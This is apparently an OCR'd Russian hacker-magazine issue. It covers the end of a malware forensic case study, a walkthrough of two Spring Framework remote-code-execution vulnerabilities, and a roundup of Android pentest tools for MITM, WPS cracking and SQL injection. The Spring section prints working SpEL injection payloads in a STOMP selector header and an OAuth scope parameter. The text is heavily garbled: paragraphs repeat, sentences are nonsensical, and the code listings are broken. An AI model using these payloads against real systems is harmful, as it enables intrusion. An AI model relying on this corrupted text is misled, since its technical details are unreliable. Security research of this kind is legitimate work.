C:\Users\User\AppData\Local\Packages\Microsoft.Windows.Cortana_xxxx.LocalState\EsdDatabase_CortanaCoreInstance\CortanaCoreDb
```

Несколько слов об OneDrive. Если была включена опция синхронизации (частично, с Android-смартфоном), то часть файлов можно найти в гадрете по пути

```
/mnt/sdcard/Android/data/com.microsoft.skydrive
```

Если речь идет про двоичную версию, то лого загрузчиком, синхронизацию и подробные события можно посмотреть в текстовых документах по пути

```
C:\Users\ЛОБЕЛЯМЕЧЕ\AppData\Local\Microsoft\OneDrive\logs
```

РЕЗУЛЬТАТЫ РАССЛЕДОВАНИЯ

Мы собрали все доступные информации, и что же в сухом остатке?

Сервер прочим фоникем в Shadow Copy мы нашли неизвестный исполняемый файл, отличный от стандартных, представляет собой дампер паролей, запомненной под кнуку логонасборщиком, набранным в клавиатуры снимков, а также сетевой трафик. Также нашлись следы подключения к сервису Dropbox. Сервер был заражен вирусом. Пока нашлись следы, ведущие к IP-адресам серверов, расположенным в Западной Европе, вероятно, управляющим, но, поскольку для сервера, инсталлированного на пациенте, По, логи системы ДБО было отмечено, что логи в системе проходили в обфускации кроме, когда кажется, которую проходит данный профиль, отсутствовали в офисе и не мог прерывать по операции. Большой подозрительно сервер, сервер был остановлен. Шифровать сервер с ЭП остановлен постоянно в порт клиентов.

В соответствии с аналитическими аналитиками нам удалось восстановить весьма вероятный сценарий взлома.

Итак, «кубик за кадром» до инцидента проходился в слуфу подрядчик для установки ПО и оптимизации производительности. Именно тогда на клиентский ПК был заражен вирусом, который прочекал себя в автозагруз. В течение недели малварь собирала все данные, ведущие к клавиатуры, данные даже ресурсы, анализировала чаты активности пользователя и передала все это на управляющий сервер злоумышленника. Далее малварь прибегала как дропер: подгружа из сети компоненты бэкдора (что позволило установить защищенный канал удаленной связи к компьютеру жертвы), предназначенный использовал инструмент LINE-прокси.

В день К, когда сотрудник отправился на обед, малварь подключился к инфицированной машине, запустился в ДБО, использовал подключенные ЭП-ключи на USB-токене, провел финансовые транзакции и заняв следы: удаляет из системы журналы, задействовал Sysinternals, запустил SDelete, чтобы затереть свои следы, когда злоумышленник уже успел обналичить, переведенные средства. Сервер остановлен, остановлен на выключенном ноутбуке, есть и не верхним данным, но как показывает расследование кратчайшие.

ЗАКЛЮЧЕНИЕ

Мы разобрали сегодняшнего большого кейса подарок с конца. Ты на практике познакомился с основными основных форензик-инструментов, благодаря чему в случае взлома сможешь самостоятельно пройтись по «тонкие» нюансы, которые могут быть полезны при расследовании инцидентов, связанных с взломом. Если пробовать в этом подарке можно и дальше, то можно попытаться анализировать как незамеченный трафик, так и сетевой трафик, ведущий к серверам злоумышленников, а также сетевые чаты активности пользователя и передача всех это на управляющий сервер злоумышленника. Далее малварь прибегала как дропер: подгружа из сети компоненты бэкдора (что позволило установить защищенный канал удаленной связи к компьютеру жертвы), предназначенный использовал инструмент LINE-прокси.

В день К, когда сотрудник отправился на обед, малварь подключился к инфицированной машине, запустился в ДБО, использовал подключенные ЭП-ключи на USB-токене, провел финансовые транзакции и заняв следы: удаляет из системы журналы, задействовал Sysinternals, запустил SDelete, чтобы затереть свои следы, когда злоумышленник уже успел обналичить, переведенные средства. Сервер остановлен, остановлен на выключенном ноутбуке, есть и не верхним данным, но как показывает расследование кратчайшие.

ЗАКЛЮЧЕНИЕ

Мы разобрали сегодняшнего большого кейса подарок с конца. Ты на практике познакомился с основными основных форензик-инструментов, благодаря чему в случае взлома сможешь самостоятельно пройтись по «тонкие» нюансы, которые могут быть полезны при расследовании инцидентов, связанных с взломом. Если пробовать в этом подарке можно и дальше, то можно попытаться анализировать как незамеченный трафик, так и сетевой трафик, ведущий к серверам злоумышленников, а также сетевые чаты активности пользователя и передача всех это на управляющий сервер злоумышленника. Далее малварь прибегала как дропер: подгружа из сети компоненты бэкдора, которые использовал защищенный канал удаленной связи к компьютеру жертвы, предназначенный использовал инструмент LINE-прокси.

В день К, когда сотрудник отправился на обед, малварь подключился к инфицированной машине, запустился в ДБО, использовал подключенные ЭП-ключи на USB-токене, провел финансовые транзакции и заняв следы: удаляет из системы журналы, задействовал Sysinternals, запустил SDelete, чтобы затереть свои следы, когда злоумышленник уже успел обналичить, переведенные средства. Сервер остановлен, остановлен на выключенном ноутбуке, есть и не верхним данным, но как показывает расследование кратчайшие.

ВЗЛОМ

ВЕСЕННЕЕ ОБОСТРЕНИЕ

КАК РАБОТАЮТ ДВЕ КРИТИЧЕСКИЕ УЯЗВИМОСТИ В SPRING FRAMEWORK

Илья Кочетов
Positive Technologies

СТЕНД

Снова мы собираем стенды для Java, да еще и с модулями фреймворка Spring, на которых работаем:

- Windows 10 Pro x64;
- Spring Framework;
- Docker;
- Java 8;
- Maven или gradle для подробных тупов для Debug;
- и какая-нибудь IDE, но я обычный текстовый редактор собрал.

Как за умом уже, для каждой уязвимости мы подготовили свой стенд, чтобы, в частности, проверяемые, описанные на Black Ops. Компилятора и запуск в общем стенде (Docker) сказывался в пару клавиш.

```
$ mvn package
$ java -jar target/package.jar
```

Если использующий IDE, то процесс будет более наглядным. Я для своей работы использу IntelliJ IDEA. Все остальные мелкие инструменты рассмотрим по ходу работы уязвимостей. Поехали!

RCE В MODULE SPRING-MESSAGING (CVE-2018-1270)

Спрут был в ноябре 2017 года, когда Pivotal выпустила исправление модуля spring Framework, который входит в стандартное поставку Spring Framework. Это модуль, надежно интегрирующий Spring Framework и Spring Security. Из-за этого (спрут, кстати) Эксплоит для запускает все версии фреймворка до версии 4.3.15, а также до версиями 5.0.14 и 5.1.0. Проблема заключается в неодержатной логике обработки STOMP-сообщение (Simple/Streaming Text Oriented Messaging Protocol) в фреймворке Spring Framework.

STOMP — это текстовый стандартизированный протокол потоковых сообщений, имя. Он прост и основан на фреймах, подобно HTTP. Фреймы состоят из команды, заголовков и необязательного тела. Фреймы передаются своей простоте STOMP клиент-сервер. Для реализации поверх большого количества разных протоколов, таких как RabbitMQ, ActiveMQ и другие. Также можно успешно организовать работу поверх WebSocket. Именно этот способ нам и интересен. Для отправки сообщений STOMP клиенты находятся в каждом фреймворке и поддерживают протокол STOMP.

Для тестирования уязвимости нам потребуется скачать пример использ клиентом STOMP для фреймворка — https://github.com/spring-projects/spring-framework/tree/master/spring-websocket. Подходит любой клиент до 5 версии.

```
$ git clone https://github.com/spring-guides/gs-messaging-stomp-websocket
$ cd gs-messaging-stomp-websocket
$ git checkout 07b0ef0b8d9f2c7d2b73c5f5a0fb6c12d3
```

Теперь запускаем и пиши, где хранится фреймворк. Нас интересует файл app.js, а в нем — функция, которая отвечает за подключение клиента к серверу. Для этих целей мы воспользуем библиотекой SockJS.

```
./gs-messaging-stomp-websocket/complete/src/main/resources/static/app.js
15: function connect() {
16:     var socket = new SockJS('/gs-guide-websocket');
17:     stompClient = Stomp.over(socket);
18:     stompClient.connect(function (frame) {
19:         setConnected(true);
20:         console.log('Connected: ' + frame);
21:         stompClient.subscribe('/topic/greetings', function (
greeting) {
22:             showGreeting(JSON.parse(greeting.body).content);
23:         });
24:     });
25: }
```

Нам нужно добавить переменную с паролем, которая будет использ для клиентов. Эта переменная **selector** при создании подключения. Для обработки эксплоитом можно сделать это до конечного:

```
15: function connect() {
16:     var header = {"selector":"T[java.lang.Runtime].getRuntime().
exec('calc.exe')"};
17:     var socket = new SockJS('/gs-guide-websocket');
18:     stompClient = Stomp.over(socket);
19:     stompClient.connect(header, function (frame) {
20:         setConnected(true);
21:         console.log('Connected: ' + frame);
22:         stompClient.subscribe('/topic/greetings', function (
greeting) {
23:             showGreeting(JSON.parse(greeting.body).content);
24:         }, header);
25:     });
26: }
```

После этого можно отключиться и запустить приложение:

```
$ cd complete
$ mvn install
$ java -jar target/gs-messaging-stomp-websocket-0.1.0.jar
```

Скачиваем последнюю версию STOMP и запускаем в модуле selector для клиент-брокер использования для фильтрации информации о подписках. В файле **SimpleBrokerMessageHandler.getSubscriptionRegistry()** для каждого отправляющего при создании нового подключения. Где генерируется новая подписка на сообщения для этого клиента:

```
./org.springframework.messaging.simp.broker.DefaultSubscriptionRegistry.java
138: @Override
139: protected void addSubscriptionInternal(
140:     String sessionId, String subId, String destination,
Message<?> message) {
141:     try {
142:         Expression expression = null;
143:         MessageHeaders headers = message.getHeaders();
144:         String selector = (SimpMessageHeaderAccessor.getInstance(
subscribeMessageHeaders, headers));
145:         if (selector != null && (selector.length() > 0
146:             && (destination.startsWith(getApplicationDestinationPrefix
() && destination.
147:             && this.applicationDestinationPrefixes.size() > 0
148:             && this.getSelectorCache().containsKey(selector
149:             && (expression = this.getSelectorCache().get(selector
150:             && expression instanceof SpelExpression
151:             && ((SpelExpression) expression).getAST().getClass().
152:             && ((SpelExpression) expression).getAST().toStringAST
().equals("T(java.lang.Boolean).TRUE")
153:             && ((SpelExpression) expression).getValue(
154:             && Boolean.TRUE.equals(((SpelExpression) expression).
getValue(
155:             && ((SpelExpression) expression).getValue(
156:             && Boolean.TRUE.equals(((SpelExpression) expression).
getValue(
157:             && ((SpelExpression) expression).getValue(
158:             && Boolean.TRUE.equals(((SpelExpression) expression).
getValue(
159:             && ((SpelExpression) expression).getValue(
160:             && Boolean.TRUE.equals(((SpelExpression) expression).
getValue(
```

ВЕСЕННЕЕ ОБОСТРЕНИЕ

КАК РАБОТАЕТ ДВЕ КРИТИЧЕСКИЕ УЯЗВИМОСТИ В SPRING FRAMEWORK

RCE В MOLGIVE OAUTH АВТОРИЗАЦИИ SPRING-SECURITY-OAUTH2 (CVE-2018-1191)

Давно, никому не нужно объяснять, что из-за весь такой прелести авторизации OAuth. В интернете на каждом шагу можно сделать это с помощью одной строчки кода, но, так что сразу перейдем к конкретной реализации OAuth. Сегодня рассмотрим RCE в Spring-security-oauth2 (CVE-2018-1191) и Spring-security-oauth2.

Рассматриваемая уязвимость затрагивает следующие версии:

- 2.3.x до 2.3.3
- 2.2.x до 2.2.2
- 2.1.x до 2.1.7
- 2.0.x до 2.0.15

Чтобы понять, какие строчки кода отвечают за эту уязвимость можно заглянуть сюда, но, так что сразу перейдем к конкретной реализации OAuth. Для начала нам нужно определить приложение, которое предоставляет некоторые требования:

- добавить в app.conf сервера авторизации, в application.properties:

```
# не менять отличающиеся обязательно (по дефолту менятся тоже)
# использовать дефолтную точку предоставления авторизационных разрешений
server.port=8080
```

Давай создадим это условие для тестовых целей позволяется у нашего приложения. Для начала нужно определить, которые использует авторизацию с помощью Spring:

```
$ git clone https://github.com/vanghoyhet/spring-security-oauth2-example.git
```

Теперь нужно сделать авторизацию. Для этого зет начнем в метод configure в файле OauthSecurityConfig.java и раскомментируем строки, чтобы выглядели так:

```
/src/main/java/com/some/xmas/xman/oauth/config/OauthSecurityConfig.java
@Override
protected void configure(ClientDetailsServiceConfigurer clients)
throws Exception {
//- clients.withInMemory(inMemoryClientBuilder());
- clients.jdbc(dataSource)
- .withClientId("client")
- .authorizedGrantTypes("authorization_code")
- .scopes("read", "write");
}
```

Затем можно создать страницы тебе, и для Бизнес MySQL согласно твоему стаменной на сервера регистрации сервера и разделяющем строки, что бы приложение с сервера в файле application.properties. Нужно прописать MySQL с подсказку основной базовой:

```
$ docker run -p 3306:3306 -e MYSQL_ROOT_PASSWORD=root -e MYSQL_DATABASE=oauth -e MYSQL_USER=oauth -d -v /var/lib/mysql:/var/lib/mysql mysql
$ docker exec -it mysql /bin/bash
$ mysql -u oauth -p'oauth' oauth --password=root
```

```
/src/main/resources/application.properties
## spring.datasource.url=jdbc:mysql://172.168.99.100:3306/oauth?autoReconnect=true&useSSL=false
spring.datasource.driver-class-name=com.mysql.jdbc.Driver
spring.datasource.username=root
spring.datasource.password=root
spring.datasource.driver-class-name=com.mysql.jdbc.Driver
```

После этого запускаем сервер авторизации приложения и видим формы регистрации:

Давай сделаю и регистрируем. Переходим по адресу:


```
http://127.0.0.1:8080/oauth/authorize?client_id=client&response_type=code&redirect_uri=http://www.github.com&state=xyz&scope=read,write,org.kohsuke.github.read:org,user:read&SSO=false,read%2CSSO=false
```

Как снова перейдем на форму авторизации, в которой можно разрешить любой логин и пароль. Нажимаем «Войти» и наблюдаем запрошенный выбор:

Давай сделаю и жмем «Authorize». Переходим по адресу:

```
http://127.0.0.1:8080/oauth/authorize?client_id=client&response_type=code&redirect_uri=http://www.github.com&state=xyz&scope=read,write,org.kohsuke.github.read:org,user:read&SSO=false,read%2CSSO=false
```

Как снова перейдем на форму авторизации, в которой можно разрешить любой логин и пароль. Нажимаем «Войти» и наблюдаем запрошенный выбор:



Что же это за волшебная ссылка? Обратим внимание на три параметры: redirect_uri, response и state. Теперь попробуем использовать, чтобы будет ответ на запрошенный выбор. Для этого нужно обратить scope: создает авторизацию с помощью:

```
$(function.long.Runtime).getRuntime().exec("calc.exe")
```

Так как. Ничего не напоминает? Это то же самое выражение на языке Spring Expression Language (SpEL), что мы использовали при эксплуатации уязвимости deserialization.

Когда ты переходишь по ссылке, в текущей сессии сохраняется переадресация на авторизацию для дальнейшей обработки. После нажатия кнопки Authorize отправляет метод authorize:

```
org.springframework.security.oauth2.provider.endpoint.AuthorizationEndpoint.java
@RequestMapping(value = "/oauth/authorize")
public ModelAndView authorize(Map<String, Object> model, @Nullable
@Deprecated
SessionStatus sessionStatus,
Principal principal) {
...
...
AuthorizationRequest authorizationRequest = getOauth2RequestFactory().createAuthorizationRequest(parameters);
...
...
```

Этот метод формирует запрос на сервер авторизации для получения кода передачи стандартным. Дальше, которые мы уязвим, передается в переменной parameters:

Checkout Clean Clean Clean
Checkout Clean Clean Clean
Checkout Clean Clean Clean

X-TOOLS ДЛЯ ANDROID

ВЫБИРАЕМ УТИЛИТЫ ДЛЯ ПЕНТЕСТА СО СМАРТФОНА

Тесты на проникновение — легальный способ заниматься хакингом взломом, да еще и получать за это деньги. Продвинутый аудит безопасности обычно выполняется на ноутбуке с ОС Linux и использует специальное оборудование, но многие бреши легко обнаружить и с помощью обычного смартфона. В этой статье мы рассмотрим 7 утилит, которые сделают телефон пытальщиком, пентестером, не доставшим ноутбука из сумки.

WARNING

Статья написана в исследовательских целях. Все изложенное имеет ознакомительный характер. Не запускай на рандоме на чьем-то компьютере! Ответственность за неправомерное использование ответственность только твоя проблема.


СКАНЕРЫ WEB-РЕСУРСОВ

Начнем со сканеров web-приложений. Здесь у нас три отличных, которые позволяют тебе найти открытые вдвижку, сборочки гадкие, проэксплуатировать найденные уязвимости, возможность SQL-инъекции, составить, веселки напоказ, и многое другое.

Kaya the Pentester Lite

Где взять: Google Play
Протестированная версия: 1.4.0
Размер: 4.7 Мбайт
Версия Android: 4.1 и выше
Требуется root: нет

Мобильный сканер уязвимостей web-приложений. Ищет типичные ошибки в конфигурации разработчиков web-сервисов, позволяющие тем, кто знает как взломать (обычно — успешно). Среди доступных инструментов есть генератор заявок и дешифратор URL.



Приложение обладает простыми и понятными настройками. Поддерживает протоколы HTTP и прокси с аутентификацией TLS, Tunnel и socks, SOCKS, CGI и multipart, enter, alias по сокращу. Может работать в фоне и в многопоточном режиме. Сканер умеет брать Google Hacks и автоматически определяет известные уязвимости.

По каждому пункту, отмеченному в настройках сканирования, создается подробный отчет. На сравнимую версию web-сервера или часть web. Бесплатная версия ограничивает сканирование, но могу разрешить неограниченное сканирование. Но не стоит. Кайфовы они другой бесплатности. В платной версии нет рекламы и ограничений на сканирование, но отчеты остаются только в формате CSV.

DroidSQLi

Где взять: androidsecurity.pro
Протестированная версия: 1.1
Размер: 7.5 Мбайт
Версия Android: 4.2 и выше
Требуется root: нет

Компактная утилита для проверки web-сайтов на уязвимость к SQL-инъекциям (точнее уязвимости).

- Normal SQL injection — классическая версия с передачей параметра в URL-строке.
- Error Based SQL injection — использование ошибок сервера для получения нужного контекста для получения сообщения об ошибке, раскрывающего дополнительные параметры БД.
- Blind SQL injection — серия запросов с значением отметки true/false. С ОБЖ, позволяющая восстановить структуру данных.
- Time based SQL injection — формирование дополнительных запросов, которые приводят к задержке ответа БД на определенное время, что дает возможность определить как она работает.

Утилита автоматически подбирает метод инъекта, а также использует технику обхода фильтрующих механизмов.

Для начала постоянным сайтам необходимо вручную найти точку входа. Обычно это адрес web-страницы, которая принимает параметр id=1 или type=1, где 1 — целое положительное число. В нашем примере пейлоад выглядит id=sqlmap.org/?id=1.

SA>[SELECT HTTP POMEQUEST CONTY],[,CONCATCH(CTXDOMAIN),[SELECT [SQ]T CETTHATTS],[[[],[A]TRUNTETS,FLOORCHANGED]*]]]*2, FROM INFORMATION_SCHEMA.PLUGINS GROUP BY 1,2A2.

В Сети очень много сайтов, уязвимых к SQL-инъекциям. Думаю, ты легко найдешь несколько таких, просто посмотрев исходник своего браузера. Под рукой SQL-инъекции читай в нашей статье.

DroidDog Admin Panel Finder FREE

Где взять: Google Play
Протестированная версия: 1.4
Размер: 6.3 Мбайт
Версия Android: 2.1 и выше
Требуется root: нет

Утилита ищет адресные панели по дефолтным адресам разных CMS. Результат работы не всегда соответствует реальному положению вещей, поэтому на полезные web-сервера стоит IDS и WAF. Они блокируют перебор URL, или перенаправляют его в honeypot, который отвечает HTTP 200 OK на все запросы, а сам собирает инфу об атакующем.

Однако на менее полезные ресурсы с большинством шансов сработает. А вероятно, в ненужном адресном панелька находится за статичным сервером. В статье мы уже рассказывали про дубликат обычных адресов на нестандартных портах, поэтому попробуем без большинства шаблонов для сайтов с подкрепой PHPMyADC/CGI/Mail.

Обычные адресные панели

КОМБАЙНЫ

Интернет состоит не только из web-приложений, и дыры найдет не только web. Следующие инструменты позволяют подключиться к любому ресурсу (и эксплоитить для него) в сорте и веселке, выполнить снифферы, MITM-атаки, оставить бэкдоры и делать много другого интересного вещей.

cSploit

Где взять: github.com/cSploit/android
Протестированная версия: 1.0.0.12
Размер: 3.5 Мбайт
Тестовая версия доступна в магазине apkpure
Версия Android: 2.3 и выше
Требуется root: да
Дополнительные требования установить BusyBox и пересмотреть

Один из самых функциональных инструментов для сканирования сетей и поиска уязвимостей на обладающих системах. Состоит из нескольких модулей, умеет сканировать сеть (определять хосты и все устройства, определять ОС, IP/MAC и веселки), по перемене грязи системы MAC-адресов, определять хосты и определять ОС, можно эксплоитить с помощью Metasploit Framework, MITM-атаки.

Обычный интерфейс cSploit

Выполняет MITM-атаки разного типа через спуфинг DNS (заменяет заявки провайдера на подмену на лету, DS-замены, ARP-спуфинг и заявки сервера для авторизации без ведома пароля). Также умеет дешифровать отдельные протоколы (если очитаешь на сколько от типа уязвимостей под определенную фигню и сохраняет его в формате pcap для последующего перехватывает, где сказано.

Обычный сканер уязвимостей

В Сети очень много сайтов, уязвимых к SQL-инъекциям и отправим на выбранный хост любого TCP/UDP-пакета. По сказке время ответа перенаправляет на сервер-сервер, для выбора и инструмента уязвимостей под определенно модель. Была перестала обновляться в 2015 году, но все еще сохраняет актуальность. В моем кармане тесте на роутере ASUS, который выполняется с конца 2016 года, в свежей прошивке (версия 2016 года) была обнаружена уязвимость, впервые описанная в 2009 году.

Обнаруженные сервисы и доступные эксплоиты

Дополнительно cSploit помогает создать на взлом, не прошедшие ваше сканирование web-ресурсы, а также выполнить на полезность, на наличие уязвимостей. В общем, это универсальный тыкс-нож для пентестера, и не только для нее.

INFO

Сейчас последняя NG и другие версии (2 ограничены) запускают более подробного расширения, которые в Google Play не выложены, но скачиваются с Github. Обращаем внимание читателя на примеры простых приложений, у кого дотянет перешедшего на нарядку. Сверху на обновлениями в рубрике «Взлом»

eSploit

Где взять: github.com/eSploit/android
Протестированная версия: 1.1.36
Размер: 11.4 Мбайт
Версия Android: 2.3 и выше
Требуется root: да
Дополнительные требования установить BusyBox и пересмотреть, проверить соединение с интернетом

Обычный интерфейс eSploit

С тем же как Metasploit встроился в комплект, Zimperium, нарыдала eSploit вольно в состав фреймворка Google Play.

Обычный сканер уязвимостей

Фork cSploit от Самиа Кнорр (Simone Margherita), прекращавший развивать в 2018 году. Проект так и остался в стадии бета-версии с очень скромным кодом. Если cSploit у меня работал без нареканий, то последние три версии cSploit вылетывались у меня сразу после запуска.

X-TOOLS ДЛЯ ANDROID

ВЫБИРАЕМ УТИЛИТЫ ДЛЯ ПЕНТЕСТА СО СМАРТФОНА

uksh


Где взять: google.com/play
Протестированная версия: 3.18
Размер: 24 Мбайт
Версия Android: 2.3 и выше
Требуется root: нет

Применение: сбой в работе или остановка с предыдущим аппаратным кодом: x86 и x86_64

Мобильная прошивка для планшета от ZYNUTIUM. Более современный стандартный аналог — Intel Boot Manager.

Интерфейс uksh разделен на три части: планшетная и МТМ. В первой секции (см. подробно обзор и принципиальную схему), магнит силы, определяет ноль, но перемотка и управление — нет.

Отдельная функция — определение алкогольной на самом смартфоне. Согласно отчету программы, наш тестовый Nokia 5 содержит 263 дюйм, которые не будут задействованы, поэтому если кнопка довольно мала.



uksh позволяет взламывать уязвимы и получать к нам полный доступ (с возможностью сменить пароль экрана, задать другой SSID, PSK и так далее). Интерфейсы меняются, uksh делает необходимые изменения, а потом для удобства в ЕС, приложение и настройки отключены.

Клеткам соблюдены — формирование подробного отчета по всем проделанным изменениям. Этот документ пересылает с помощью стандартного сервиса мобильного оператора.

СНИФФЕРЫ

Не одному пентестеру не обойтись без хорошего снифферра. Это такой же обязательный инструмент, как нож на стоке пожара. Поэтому сегодняшний разбор статьи посвящен программам для перехвата и анализа трафика.

Interceptor-NG

Где взять: play.google.com/store/apps/details?id=com.jimmy.interceptor.ng
Протестированная версия: 2.0 (последняя — 0.8)
Размер: 5,2 Мбайт
Версия Android: 2.3 и выше
Требуется root: да

Дополнительные требования: установка Busybox и /system/bin.

Продвинутый снифферр, ориентированный на выполнение MITM-атак. Заменяет трафик в реальном времени и по ходу автоматически отправляет в нем данные авторизации. Знает сценарии перенаправления трафика в формате pcap и анализирует его.

Среди автоматически определяемых форматов данных есть пароли и ваши учетные записи протоколов AIM, BNC, CIFS, DC++, FTP, HTTP, ICQ, IMAP, IRC, KRB5, LDAP, MRA, MRSQL, NTLM, ORACLE, POP3, RADIUS, SMTP, SOCKS, Telnet, VNC.

Interceptor-NG собирает из перехваченных пакетов файлы, переведенные по FTP, IMAP, POP3, SMB, SMTP и HTTP.

Packet Capture

Где взять: Google Play
Протестированная версия: 1.4.1
Размер: 4,3 Мбайт
Версия Android: 2.1 и выше
Требуется root: нет

Более простая и компактная аналогия TCPLDP, поэтому с возможностью перехвата HTTPS-сессий посредством MITM. Не требует прав root, поскольку использует возможности в Android фоновых сервисов по перенаправлению VPN в пределах SSL-сокетов.

Packet Capture работает полностью. Он не выполняет ARP-спуфинг, что сосредоточе и прозвон атаки на внешних хосты. Поскольку поддерживается перенаправление трафика, Packet Capture отлично подходит для перехвата трафика приложений, которые так Bot/Ima/Jimmy/etc. не поле не поддерживает (нет сертификатов SSL, сертификаты...).

С помощью Packet Capture удобно контролировать сетевые активности установленных приложений. Он показывает не просто общие переадресовывается, а что использует и куда отправляет каждая программа или встроенный компонент. Android, какие пакеты и с каких серверов получает в ответ. Отличная утилита для поиска проблемных вендоров и нарушений рекламы.

ВСПОМОГАТЕЛЬНЫЕ УТИЛИТЫ

Если продвинутые утилиты для пентеста требуют root и Busybox, то проникновение которых доступно в Play. Если в работает на любом смартфоне без ограничений ARP-спуфинг и MITM атаки или не выполнить, но для сканирования беспроводной сети обнаружение хостов и явных проблем с безопасностью не влияет магнит.

WPSApp

Где взять: Google Play
Протестированная версия: 1.8.20
Размер: 1,4 Мбайт
Версия Android: 4.1 Android и выше (обратная версия Android 5.1 и ниже)
Требуется root: желательно, но не обязательно

Эта программа сканирует эфир в поисках точек доступа с включенной функцией WPS. Обнаружив такие, она пытается отобрать к ним доступ. Если функция выключена, и уже отключена и начинает производительной атаки.

Если пользователь не сменил дефолтный пин-код на отключен WPS, то уличить ему больше не есть между прибегнуть или взаимодействие значений и получает WPA2-PSK, какие бы длинные и сложные он ни был. Пароль от беспроводной сети отображается на эфире и автоматически сохраняется в настройках.

Отмечу, что некоторые роутеры не позволяют менять пин, задранный по умолчанию. Более того, иногда он остается включенным даже после перепрошивки. Если роутер поддерживает стандарт WPS 2.0, пароль разрешен состоянием WPS поможет учинить ВВК Аналогии. Подробнее про нет и WPSApp читайте в статье «Пароль к Wi-Fi».

С клиентом вместо так стабильно WPSApp обычности и стала лучше во всех отношениях. Теперь в ней есть и сканирование сетей, и отображение подробной информации о каждом. Прогресс в чем-то даже отличный. Почему работает как на устройствах смартфонах, так и без root root. У нас много аналогов, но если они можно эффективнее.

WiFiAnalyzer

Где взять: Google Play
Протестированная версия: 1.8.11
Размер: 1,8 Мбайт
Версия Android: 2.3 и выше
Требуется root: нет

Относительный и бесплатный сканер Wi-Fi сетей. Очень удобная утилита для обнаружения точек доступа (включая скрытые), выяснения их параметров (SSID, между, канал, тип шифрования, сырые) и мощности каждой в реальном времени. Для удобства, визуализация по дорожке выполняется по формам для прямой видимости, поскольку не всегда рекомендуется использовать Wi-Fi.

Приложение сохраняет данные в виде таблицы, которую можно импортировать в сервис opensignalmaps.com. Если у сервиса с проверенным параметром (сигнал/шум) кто-нибудь уже отметился и проверил параметры точки доступа, то формы для прямой видимости, поскольку не всегда рекомендуется использовать Wi-Fi.

Сервис WiFiAnalyzer настраивает каждый элемент в сервис, отфильтровывает по диапазонам (2,4 ГГц, 5 ГГц), использует частоту (2,4/5,0 ГГц) и тип шифрования. Также вручную можно определить параметры нашего сканирования какой-то конкретной цели: только по обычным и с проверенным параметром.

Продолжение статьи


X-TOOLS ДЛЯ ANDROID

ВЫБИРАЕМ УТИЛИТЫ ДЛЯ ПЕНТЕСТА СО СМАРТФОНА

Fing


Где взять: Google Play
Протестированная версия: 6.7.1
Размер: 10 Мбайт
Версия Android: 4.1 и выше
Требуется root: нет

Часто функциональность хакерских утилит пересекается с возможностями вполне легальных инструментов, которыми пользуются системные администраторы для наладки сетей.



Сканирование портов и определение ОС хостов


Fing — один из таких инструментов. Он быстро сканирует Wi-Fi-сеть, к которой тебе удалось подключиться (например, с помощью WPSApp), и определяет все хосты. Это может быть встроенным для проверки собственной беспроводной сети на предмет НСД, но, например, исследовать незнакомые сети гораздо интереснее.



Определение портов и отпечатка на выбранном хосте

Fing выполняет расширенный анализ имен NetBIOS, UPNP и Bonjour, поэтому точнее определит типы устройств и показывает больше их свойств. В Fing интегрированы утилиты ping и traceroute. Также он умеет отправлять запросы WOL (Wake on LAN), удаленно пробуждая «спящие» устройства, поддерживающие эту функцию.

Fing автоматически сопоставляет имена устройств и сопоставленные им сервисы. При обнаружении SMB, SSH, FTP и прочего Fing предлагает подключиться к ним, выбирая для этого внешние программы из своего меню. Если соответствующая утилита (например, AndSMB) не установлена, то Fing спрашивает ссылку на загрузку.




Детальная информация о сети и клиентских устройствах

Дополнительные возможности программы открываются после регистрации аккаунта Fing. С ним можно вызывать инвентаризацию устройств и сетей. Еще большие функции открываются при наличии оборудования аппаратного Fingbox. Он умеет отслеживать подключение неподвижных сетей и выборочно блокировать их устройства, а также контролировать интернет-подключения на типичные неполадки и автоматически устранять их.

NetCut

Где взять: Google Play
Протестированная версия: 1.4.9
Размер: 12 Мбайт
Версия Android: 4.0 и выше
Требуется root: Да!

Приложение определяет все клиентские устройства в беспроводной сети, а затем использует ARP-спуфинг для их выборочного отключения или обрыва связи для всех, кроме тебя. А дальше ты можешь скачивать файлы на полной скорости где-нибудь в кафешке, гляди, как мучаются другие посетители.



NetCut — лови и разгоняй

Шутка! Так делать некультурно, а вот быстро кинуть злоумышленника, не влезая в настройки роутера, — почему бы и да? Можно не просто разово обрывать связь для любого хоста, а постоянно блокировать его попытки подключиться к точке доступа, пока он не сменит MAC-адрес (см. вкладку Jail).

Дополнительные сервисы подключения хостов

Если кто-то попытается сделать такой фигню в отношении твоего девайса, NetCut определит отравление ARP-кэша и очистит его (см. NetCut Defender). За доплату в месяц можно получить аккаунт Pro, убрать рекламу и прочее-прочее.

СПРАВОЧНИКИ И ПОИСКОВИКИ

Напоследок расскажем о паре полезных утилит, которые не имеют прямого отношения к взлому, а выполняют скорее вспомогательную и информационную функцию.

Droidbug Exploiting FREE

Где взять: Google Play
Протестированная версия: 2.0.3
Размер: 5,6 Мбайт
Версия Android: 4.0.3 и выше
Требуется root: нет

Приложение от Bugtraq Team. Предназначено для поиска и скачивания эксплоитов разного типа. Все они сгруппированы по типу ОС в двух основных разделах: с локальным и удаленным использованием. В отдельную группу выделены аппаратные и веб-эксплоиты, в такое используемые в DoS-атаках.


Карманный менеджер эксплоитов

Найти и скачать нужный эксплоит можно из бесплатной версии программы, а для быстрого просмотра описания потребуется уже платная версия стоимостью 279 рублей.

Pentest Cheatsheet


Где взять: Google Play
Протестированная версия: 1.02
Размер: 2,2 Мбайт
Версия Android: 4.1 и выше
Требуется root: нет

Карманный справочник пентестера. Содержит рекомендации по выполнению тестов от OWASP (The Open Web Application Security Project) — экспертов открытого проекта обеспечения безопасности веб-приложений.



Полезные ссылки на сайты для каждого из типов атак

